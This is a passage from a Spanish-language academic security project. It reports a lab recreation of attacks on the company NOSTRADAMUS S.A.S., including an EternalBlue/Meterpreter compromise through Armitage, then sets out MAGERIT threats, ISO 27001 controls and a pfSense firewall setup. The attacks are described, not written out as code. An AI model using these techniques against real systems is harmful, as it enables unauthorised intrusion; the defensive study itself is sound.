
Figura 64. Ataque exitoso en equipo victima usando Armitage



Fuente: El Autor

Por último, se tomó evidencia del acceso al equipo mediante la captura de pantalla del host remoto, dando clic derecho en el icono correspondiente al *host* y seleccionando la sesión de Meterpreter activa y la opción Screenshot.

Figura 65. Screenshot en equipo victima usando Armitage.



Fuente: El Autor

Enfoque directivo administrativo: Se presenta una propuesta de aseguramiento para tener una mejora continua en el sistema cibernético de la organización NOSTRADAMUS S.A.S, que evite la ocurrencia de nuevos ataques. Se identificaron las vulnerabilidades y amenazas presentes en el sistema informático, esto realizado de una forma ordenada, siguiendo la metodología MAGERIT para el análisis y la gestión del riesgo buscando garantizar resultados positivos.

5.2 CONTROLES PARA EL MANEJO A LAS VULNERABILIDADES ENCONTRADAS

Las amenazas se describen con base en la metodología MAGERIT v3.0 1:

Figura 66. Topología de descripción de amenazas según MAGERIT

[código] descripción sucinta de lo que puede pasar	
Tipos de activos: • que se pueden ver afectados por este tipo de amenazas	Dimensiones: 1. de seguridad que se pueden ver afectadas por este tipo de amenaza, ordenadas de más a menos relevante
Descripción: complementaria o más detallada de la amenaza: lo que le puede ocurrir a activos del tipo indicado con las consecuencias indicadas	

Fuente: MAGERIT – versión 3.0. Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Libro III - Guía de Técnicas, Madrid, octubre de 2012. [en línea]. [Consultado el 10 de Agosto de 2019]. Disponible en: <https://n9.cl/wgt6v>

Tabla 1. Descripción tipos de amenazas según MAGERIT

AMENAZA	TOPOLOGÍA
DESASTRES NATURALES	[N]
Fuego	[N.1]
Daños por agua	[N.2]
DE ORIGEN INDUSTRIAL	[I]
Fuego	[I.1]
Daños por agua	[I.2]
Desastres industriales	[I.*]
Contaminación mecánica	[I.3]
Contaminación electromagnética	[I.4]
Avería de origen físico o lógico	[I.5]
Corte del suministro eléctrico	[I.6]
Condiciones inadecuadas de temperatura o humedad	[I.7]
Fallo de servicios de comunicación	[I.8]
Interrupción de otros servicios y suministros esenciales	[I.9]
Degradación de los soportes de almacenamiento de la información	[I.10]
Emanaciones electromagnéticas	[I.11]
ERRORES Y FALLOS NO INTENCIONADOS	[E]
Errores de los usuarios	[E.1]
Errores del Administrador	[E.2]

Tabla 1. (Continuación)	
AMENAZA	TOPOLOGÍA
Errores de monitorización	[E.3]
Errores de configuración	[E.4]
Deficiencias en la organización	[E.7]
Difusión de software dañino	[E.8]
Errores de [re-]encaminamiento	[E.9]
Errores de secuencia	[E.10]
Escapes de información	[E.14]
Alteración accidental de la información	[E.15]
Destrucción de información	[E.18]
Fugas de información	[E.19]
Vulnerabilidades de los programas (software)	[E.20]
Errores de mantenimiento / actualización de programas (software)	[E.21]
Errores de mantenimiento / actualización de equipos (hardware)	[E.23]
Caída del sistema por agotamiento de recursos	[E.24]
Pérdida de equipos	[E.25]
ATAQUES INTENCIONADOS	[A]
Manipulación de los registros de actividad (log)	[A.3]
Manipulación de la configuración	[A.4]
Suplantación de la identidad del usuario	[A.5]
Abuso de privilegios de acceso	[A.6]
Uso no previsto	[A.7]
Difusión de software dañino	[A.8]
[Re-]encaminamiento de mensajes	[A.9]
Alteración de secuencia	[A.10]
Acceso no autorizado	[A.11]
Análisis de tráfico	[A.12]
Repudio	[A.13]

Tabla 1. (Continuación)	
AMENAZA	TOPOLOGÍA
Interceptación de información (escucha)	[A.14]
Modificación deliberada de la información	[A.15]
Destrucción de información	[A.18]
Divulgación de información	[A.19]
Manipulación de programas	[A.22]
Manipulación de los equipos	[A.23]
Denegación de servicio	[A.24]
Robo	[A.25]
Ataque destructivo	[A.26]
Ocupación enemiga	[A.27]
Indisponibilidad del personal	[A.28]
Extorsión	[A.29]
Ingeniería social (picaresca)	[A.30]

Fuente: El autor, basado en MAGERIT – versión 3.0. Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Libro III - Guía de Técnicas, Madrid, octubre de 2012. [en línea]. [Consultado el 10 de Agosto de 2019]. Disponible en: <https://n9.cl/wgt6v>

5.2.1 Amenazas y controles propuestos: Habiendo identificado las amenazas y vulnerabilidades se propone también efectuar controles basados en la norma ISO27001:2013

Tabla 2. Amenazas identificadas y controles

Ataque con metasploit/EternalBlue	
Tipo de activo	Dimensiones:
• [Media] soportes de información • [AUX] equipamiento auxiliar	DISPONIBILIDAD, CONFIDENCIALIDAD, INTEGRIDAD
Control	
Se debe mantener actualizado no solo el antivirus, sino el sistema operativo con los parches necesarios para evitar este tipo de ataques, Microsoft Windows lanzo el parche MS17-010 para eliminar la posibilidad de carga del EternalBlue.	

Elevación de privilegios	
Tipo de activo	Dimensiones:
• [Media] soportes de información • [SW] Software	CONFIDENCIALIDAD
Control	
Aplicar técnicas de hardening al sistema y políticas de contraseñas seguras, roles y privilegios.	
Robo de información	
Tipo de activo	Dimensiones:
• [SW] Software • [Media] soportes de información	CONFIDENCIALIDAD
Control	
El robo se presentó mediante la elevación de privilegios, para lo cual lo más recomendable es establecer controles de tipo barrera como Firewall, IPS/IDS, etc.	
Denegación de servicio	
Tipo de activo	Dimensiones:
• [HW] equipos informáticos (hardware) • [Media] soportes de información • [AUX] equipamiento auxiliar	DISPONIBILIDAD
Control	
Se deben establecer unas políticas de recuperación de información ante siniestros, tener la información en la nube o establecer centros de respaldo de información en localidades remotas a la ubicación principal, que permitan recuperar la misma de forma rápida y manteniendo la integridad, así como garantizando que el sistema es redundante. (A9.1.4)	
Secuestro de información	
Tipo de activo	Dimensiones:
• [Media] soportes de información • [SW] Software	CONFIDENCIALIDAD
Control	

Establecer medios de respaldo de información que garanticen la recuperación ante una eventual pérdida. No ejecutar elementos sin verificar su origen.	
Inyección SQL	
Tipo de activo	Dimensiones:
• [SW] Software • [Media] soportes de información	CONFIDENCIALIDAD
Control	
Rechazar las peticiones con caracteres especiales, parametrizar las consultas SQL y asignarlos privilegios mínimos al usuario que conectara con la base de datos.	
Desastres Naturales: Incendios, Terremotos	
Tipo de activo	Dimensiones:
[HW] equipos informáticos (hardware) • [Media] soportes de información • [AUX] equipamiento auxiliar • [L] instalaciones	DISPONIBILIDAD, INTEGRIDAD
Control	
Se deben establecer unas políticas de recuperación de información ante siniestros, tener la información en la nube o establecer centros de respaldo de información en localidades remotas a la ubicación principal, que permitan recuperar la misma de forma rápida y manteniendo la integridad. (A9.1.4)	
Acceso físico no autorizado a las instalaciones	
Tipo de activo	Dimensiones:
[HW] equipos informáticos (hardware) • [Media] soportes de información • [AUX] equipamiento auxiliar • [SW] Software	CONFIDENCIALIDAD
Control	
Para prevenir el daño y la interferencia a la información y a las instalaciones de procesamiento de información de la organización Nostradamus, se deben definir y usar perímetros de seguridad para proteger esta información confidencial o crítica que se maneje. Como por ejemplo uso de sistemas de ingreso biométricos. (A11.1.1)	

Contraseñas con baja seguridad o ausencia de estas para ingresar a los equipos de computo	
Tipo de activo	Dimensiones:
• [SW] Software • [Media] soportes de información • [AUX] equipamiento auxiliar	CONFIDENCIALIDAD
Control	
Debería existir un sistema de control de contraseñas, el cual debe ser interactivo y garantizar que la seguridad de las contraseñas implementadas sea alta (A11.2.3) Incluyendo por ejemplo de forma obligatoria mínimo ocho caracteres combinados entre mayúsculas, minúsculas, números y caracteres especiales	
Fuente: El autor, basado en ICONTEC NORMA TÉCNICA NTC-ISO-IECCOLOMBIANA 27001, Bogotá DC, 2013. [en línea]. [Consultado el 22 de agosto de 2019]. Disponible en: https://n9.cl/dzaic	

5.2.2 Plan para el tratamiento del riesgo: Se sugiere la implementación de un plan para el tratamiento de los riesgos con la siguiente clasificación:

- 1 a 5 ACEPTABLE (A)
- 6 a 15 MODERADO (M)
- 16 a 26 INACEPTABLE (I)

Riesgos para tratar

MODERADO E INACEPTABLE

Riesgos para aceptar

INACEPTABLE

5.3 PROPUESTA PARA LA IMPLEMENTACION DE UN UTM

Se sugiere la implementación de un administrador unificado de amenazas que permita medir el tráfico de la red, monitorear el flujo de red, prevenir intrusos en línea y que incorpore un IDS, para esto se escogió dos de los más populares y utilizados actualmente.

5.3.1 Cuadro comparativo de UTM: Endian es un gestor unificado de amenazas de tipo OpenSource basado en Linux el cual surgió sobre una versión previa llamada IPCop (Fork de SmoothWall) que se especializa en Firewall, ruteo y gestión de amenazas. PfSense por su parte es una potente distribución personalizada como *router* y *firewall* la cual está basada en el sistema operativo de código abierto FreeBSD. Cuenta con un gestor de paquetes que le permite ampliar sus funcionalidades dependiendo de necesidades específicas.

Tabla 3 Tabla comparativa entre UTM Endian y PfSense

Endian	PfSense
Parte comunitaria y Parte Pago	100% Open Source
Arranque más rápido	Sistema lento de arranque
Interface no adaptable a smartphones	Interfaces con adaptabilidad para smartphones
VPN (Ipsec, OpenVPN)	VPN (Ipsec, OpenVPN, L2TP)
Portal Cautivo y Alta disponibilidad solo en la versión licenciada	Portal Cautivo y Alta disponibilidad integrado
Actualizaciones cada 3 a 6 meses	Actualizaciones semanales
Basado en Linux	Basado en Berkeley Software Distribution
Fácil configuración para usuarios no especializados	Configuración más especializada
Una sola interfaz grafica	Interfaces graficas múltiples
Multilenguaje	Predeterminado en idioma Ingles
La comunidad en Latinoamérica es más especialmente en Brasil	La comunidad en Latinoamérica no es tan activa
Un solo usuario para la administración	Múltiples usuarios con roles
No posee herramientas Web	Incluye herramientas Web como Ping, DNS Lookup, etc.
Tiene consola Web completa	Aunque se puede ejecutar comandos no posee una consola determinada
No se pueden instalar paquetes (OOTB)	Instalación de paquetes desde el Package Manager, pero pueden existir paquetes que alteren el sistema
Sistema de monitoreo desactivado por defecto y se abre en otra ventana accesible sin autenticación para la versión community	Trafico de red integrado con muchos más menús de status, aunque más complejo de manejar
Firewall no maneja Alias para las reglas	Posibilidad de crear alias para las reglas
Solo se maneja por el puerto 10443	Por defecto no viene activado el HTTPs

Fuente: El Autor

Dada la tabla comparativa anterior se logró determinar que la opción más acorde para satisfacer las necesidades de seguridad de la organización NOSTRADAMUS S.A respecto a la implementación del administrador unificado de amenazas, es la instalación y configuración de la herramienta PfSense, para esto se instaló en un ambiente de laboratorio controlado utilizando el software de virtualización VMWare.

- Descarga de Pfsense: se realizó desde la página oficial escogiendo la opción de 64 bits: <https://www.pfsense.org/download/>
- El montaje del sistema operativo se realizó en el entorno de VMware Station con características básicas por defecto excepto por un punto especial que debe tener dos adaptadores de red como se muestra en la Figura 67.


Figura 67. Configuración máquina virtual PfSense

Device	Summary
 Memory	256 MB
 Processors	4
 Hard Disk (SCSI)	20 GB
 CD/DVD (IDE)	Using file C:\Users\WpossBu...
 Network Adapter	Bridged (Automatic)
 Network Adapter 2	LAN Segment
 USB Controller	Present
 Sound Card	Auto detect
 Display	Auto detect

Fuente: El Autor

Al ejecutar la máquina virtual, la primera pantalla que apareció mostró las condiciones de uso y tipo de licencia para la instalación, se aceptaron los términos para continuar.

Figura 68. Aviso de derechos de autor y distribución



Fuente: El Autor

En la pantalla de bienvenida se seleccionó Instalar PfSense ya que se contaba con otras opciones como recuperar config.xml desde una instalación previa o lanzar una Shell para operaciones de recuperación. Seguidamente se seleccionó el lenguaje y se eligió el tipo de particionamiento en el disco, que para este caso fue Automático. Con esto se dio por terminada la instalación apareciendo una última ventana informativa sobre el proceso exitoso y dando la posibilidad de reiniciar o de realizar modificaciones manuales en una Shell.

Figura 69. Pantallas de instalación de PfSense



Fuente: El Autor

Configuración de PfSense: Luego del reinicio apareció un entorno tipo Shell donde se seleccionó la opción 1 para realizar la asignación de interfaces y poder modificar la dirección LAN que aparece por defecto.

Figura 70. Pantalla de configuración PfSense

```
Starting syslog...done.
Starting CRON... done.
pfSense 2.4.5-RELEASE (Patch 1) amd64 Tue Jun 02 17:51:17 EDT 2020
Bootup complete

FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

VMware Virtual Machine - Netgate Device ID: cb956368d424a457290a

*** Welcome to pfSense 2.4.5-RELEASE-p1 (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 192.168.44.159/24
LAN (lan)      -> em1      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: 1
```

Fuente: El Autor

Figura 71. Asignación de interfaces PfSense

```
Should VLANs be set up now [y:n]? n

If the names of the interfaces are not known, auto-detection can
be used instead. To use auto-detection, please disconnect all
interfaces before pressing 'a' to begin the process.

Enter the WAN interface name or 'a' for auto-detection
(em0 em1 or a): em0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(em1 a or nothing if finished): em1

The interfaces will be assigned as follows:

WAN -> em0
LAN -> em1

Do you want to proceed [y:n]? y

Writing configuration...done.
```

Fuente: El Autor

En la Figura 71, se mostró las siguientes configuraciones que se realizaron:

- Se omitió el seteo de la VLAN.

- Se estableció la interface WAN como em0.
- Se estableció la interface LAN como em1.
- Se confirmaron los cambios realizados.

Seguidamente se realizó la configuración de la red LAN de forma estática, asignando la IP 192.168.1.102 para acceder a ella mediante el navegador web, se requiere que este ubicada dentro del mismo segmento de red.

Figura 72. Configuración red LAN

```
Available interfaces:
1 - WAN (em0 - dhcp)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

Enter the new LAN IPv4 address. Press <ENTER> for none:
> 192.168.1.102

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8


Enter the new LAN IPv4 subnet bit count (1 to 31):
> 24

For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
> 192.168.1.102
```

Fuente: El Autor

Un punto muy importante para garantizar la comunicación entre el PfSense y el sistema operativo Windows o servidor que se pretende proteger es la configuración de redes dentro del VMWare, la primera debió quedar en modo adaptador tipo puente y la segunda en tipo NAT.


Figura 73. Editor de redes virtuales en VMware



Fuente: El Autor

Para constatar que la configuración de red es correcta bastó con ingresar la IP en el navegador web y nos llevó a la interfaz gráfica de usuario donde las credenciales por defecto son: *admin/pfsense*.

Figura 74. Pantalla Login PfSense



Fuente: El Autor

Al realizar el *Login* exitoso en PfSense, se abrió el asistente de configuración donde en solo 9 pasos sencillos se realizaron configuraciones generales como *hostname*, dominio, DNS, zona horaria del servidor, configuración WAN, contraseña de la WebGUI. Una de las ventajas de PfSense es la posibilidad de instalar paquetes adicionales a los que vienen por defecto de forma gratuita, algunos de los paquetes instalados fueron:

- Nmap: auditor de redes muy conocido.
- Snort: Sistema de detección de intrusos con reglas propias que se pueden actualizar en línea.
- DarkStart: para estadísticas, monitoreo, captura y tráfico de red
- Squid: para mejorar el performance de la red, entre otros.

Figura 75. Instalación de paquetes en PfSense

guard for installed packages on pfSense

Installed Packages		Available Packages		
Installed Packages				
Name	Category	Version	Description	Actions
✓ darkstat	net-mgmt	3.1.3_4	darkstat is a network statistics gatherer. It's a packet sniffer that runs as a background process on a cable/DSL router, gathers all sorts of statistics about network usage, and serves them over HTTP. Package Dependencies: darkstat-3.0.719	
✓ nmap	security	1.4.4_1	NMap is a utility for network exploration or security auditing. It supports ping scanning (determine which hosts are up), many port scanning techniques (determine what services the hosts are offering), version detection (determine what application/service is running on a port), and TCP/IP fingerprinting (remote host OS or device identification). It also offers flexible target and port specification, decoy/stealth scanning, SunRPC scanning, and more. Package Dependencies: nmap-7.70	
✓ snort	security	3.2.9.10	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection. Package Dependencies: snort-2.9.15 barnyard2-1.13.1	
✓ squid	www	0.4.44_8	High performance web proxy cache (3.5 branch). It combines Squid as a proxy server with its capabilities of acting as a HTTP / HTTPS reverse proxy. It includes an Exchange-Web-Access (OWA) Assistant, SSL filtering and antivirus integration via C-ICAP. Package Dependencies: squidclamav-6.16 squid-radius-auth-1.10 squid-3.5.27_3 c-icap-modules-0.5.3_1	
✓ squidGuard	www	1.16.18_3	High performance web proxy URL filter. Package Dependencies: squidguard-1.4.15	

Fuente: El Autor

- Lista negra a través de servidor proxy con *Squid*

Se instaló el paquete *Squid Proxy server* y se accedió a la configuración desde la opción servicios/*Squid Proxy Server*, se debieron seguir los siguientes pasos:

- ✓ se habilitó el servicio.
- ✓ Se eligió la interfaz LAN en Proxy interface con puerto por defecto 3128.

Figura 76. Configuraciones generales de SQUID

Squid General Settings

Enable Squid Proxy ☒ Check to enable the Squid proxy.
Important: If unchecked, ALL Squid services will be disabled and stopped.

Keep Settings/Data ☒ If enabled, the settings, logs, cache, AV defs and other data will be preserved across package reinstalls.
Important: If disabled, all settings and data will be wiped on package uninstall/reinstall/upgrade.

Proxy Interface(s) LAN
OPT1
WAN
loopback
 The interface(s) the proxy server will bind to. Use CTRL + click to select multiple interfaces.

Proxy Port
 This is the port the proxy server will listen on. Default: 3128

Fuente: El Autor

- ✓ Se habilito la opción de proxy transparente HTTP.
- ✓ Se deshabilito la opción offline para evitar llenar el disco duro.
- ✓ En la sección ACLs se creó la lista negra ingresando los dominios.

Figura 77. Listas negras con SQUID

Squid Access Control Lists

Allowed Subnets

Enter subnets that are allowed to use the proxy in CIDR format. All the other subnets won't be able to use the proxy.
 Put each entry on a separate line.
When 'Allow Users on Interface' is checked on 'General' tab, there is no need to add the 'Proxy Interface(s)' subnet(s) to this list.

Unrestricted IPs

Enter unrestricted IP address(es) / network(s) in CIDR format. Configured entries will NOT be filtered out by the other access control directives set in this page.
 Put each entry on a separate line. ⓘ

Fuente: El Autor

CONCLUSIONES

- Se evidenció vulnerabilidades presentes como la encontrada en la plataforma web cuya versión de MySQL no estaba actualizada, ejecutaba de forma directa código SQL en sus formularios de entrada y no tenía un control adecuado sobre los puertos, ya que muchos se encontraban abiertos cuando se realizó el escaneo con la Herramienta NMAP. El sistema operativo Windows Server no contaba con la actualización de seguridad MS17-00 que subsana varias vulnerabilidades en el Windows Server Message Block (SMB) V1/V2 las cuales fueron aprovechadas para la ejecución del *exploit* EternalBlue e iniciar una sesión Meterpreter logrando todos los privilegios para la ejecución exitosa del software malicioso Ransomware. Estas y otras vulnerabilidades encontradas permitieron la ejecución de cada uno de los ataques.
- Se logro recrear los ataques informáticos sufridos por la empresa Nostradamus S.A.S montando laboratorios con un ambiente controlado mediante la instalación de máquinas virtuales como Kali Linux que se usó para realizar Pentesting sobre los sistemas operativos que tuvieron el rol de víctima. permitiendo determinar que los colaboradores de la organización incurrieron en prácticas inseguras como abrir enlaces de remitentes desconocidos lo cual posibilitó los ataques, evidenciando que no había una toma de conciencia acerca de los riesgos asociados a este actuar.
- Con base en el análisis estratégico administrativo y evidenciando que la organización no contaba con un sistema de gestión para la seguridad de la información con políticas claras y objetivos de control que permitan mitigar los riesgos de incidentes informáticos, fue más factible la ocurrencia de ataques como los sufridos. Se propuso la implementación de controles basados en la norma ISO27001:2013 y la instalación de un administrador unificado de amenazas para el aseguramiento del sistema el cual a nivel de hardware y software puede medir y monitorear el tráfico y flujo de red, así como prevenir ataques en línea al contar con un sistema de detección de intrusos integrado.
- Luego de realizar un análisis comparativo entre las dos opciones de administradores unificados de amenazas como lo son PfSense e Endian mediante un cuadro comparativo, se determinó que el más apropiado para la implementación es el UMT PfSense por lo cual se realizó una simulación controlada con la configuración de políticas que se consideraron adecuadas.

RECOMENDACIONES

- La recomendación principal es realizar auditorías periódicas de los sistemas informáticos con el fin de determinar las vulnerabilidades y controles que se deben implementar.
- Implementar un sistema de gestión de seguridad de la información, basado en la aplicación de la norma ISO27001:2013 donde se establezcan unas políticas claras y de conocimiento general en la organización sobre la seguridad de la información.
- No solo basta los controles lógicos relacionados con perfiles de usuario, privilegios, firewalls, sino también, se debe tener controles físicos y perimetrales que restrinjan el acceso directo de los delincuentes informáticos a los medios de almacenamiento de datos
- La toma de conciencia por parte de los trabajadores es fundamental para el éxito de las políticas de seguridad que implementen en la organización, ya que de nada sirve establecer documentación extensa detallando todas las medidas y controles de seguridad que se deben tener, si no se capacita al personal sobre la importancia y aplicación de estas.
- Se debe establecer políticas para el uso del software que incluyan fechas de instalación, versionamiento, instalación de actualizaciones de manera constante lo cual garantice que se obtengan de forma oportuna los parches de seguridad necesarios ante las cambiantes y cada vez más tecnificadas amenazas.
- El uso de repositorios en la nube o toma de back up en medios extraíbles puede garantizar la continuidad del negocio en caso de pérdida, daño, hurto o eliminación de cualquier tipo que pueda tener la información crítica de la organización.
- Establecer una política de contraseñas seguras donde los usuarios se vean obligados a cambiar sus credenciales de manera periódica y deban usar caracteres especiales, mayúsculas, números, minúsculas y una longitud mínima de ocho caracteres.

BIBLIOGRAFÍA

ARIAS Diana, Colombia, el país con más Ransomware en Latinoamérica, en el 2018. [en línea]. [Consultado el 10 de noviembre de 2019]. Disponible en: <https://www.enter.co/especiales/empresas/colombia-ataques-ciberneticos-18/>

CABALLERO, Alonso. Instalación de Nessus en Kali Linux. [en línea]. [Consultado el 18 de junio 2019]. Disponible en: http://www.reydes.com/d/?q=Instalacion_de_Nessus_en_Kali_Linux

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1273. (05, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Diario Oficial. Bogotá, D.C., 2009. no. 47223. p. 1-4.

COSTAS, Santos, Jesús. Seguridad informática, RA-MA Editorial, 2014. ProQuest eBook Central, [en línea]. [Consultado el 15 de noviembre de 2019]. Disponible en: <https://ebookcentral-proquest-com.bibliotecavirtual.unad.edu.co/lib/unadsp/detail.action?docID=3228430>.

CRUZ, Noe, 1000tipsinformaticos (2017), Los 5 mejores softwares de detección de intrusos para PC. [en línea]. [Consultado el 11 de noviembre de 2019]. Disponible en: <https://www.1000tipsinformaticos.com/2017/11/los-5-mejores-software-de-deteccion-de-intrusos-para-pc.html>

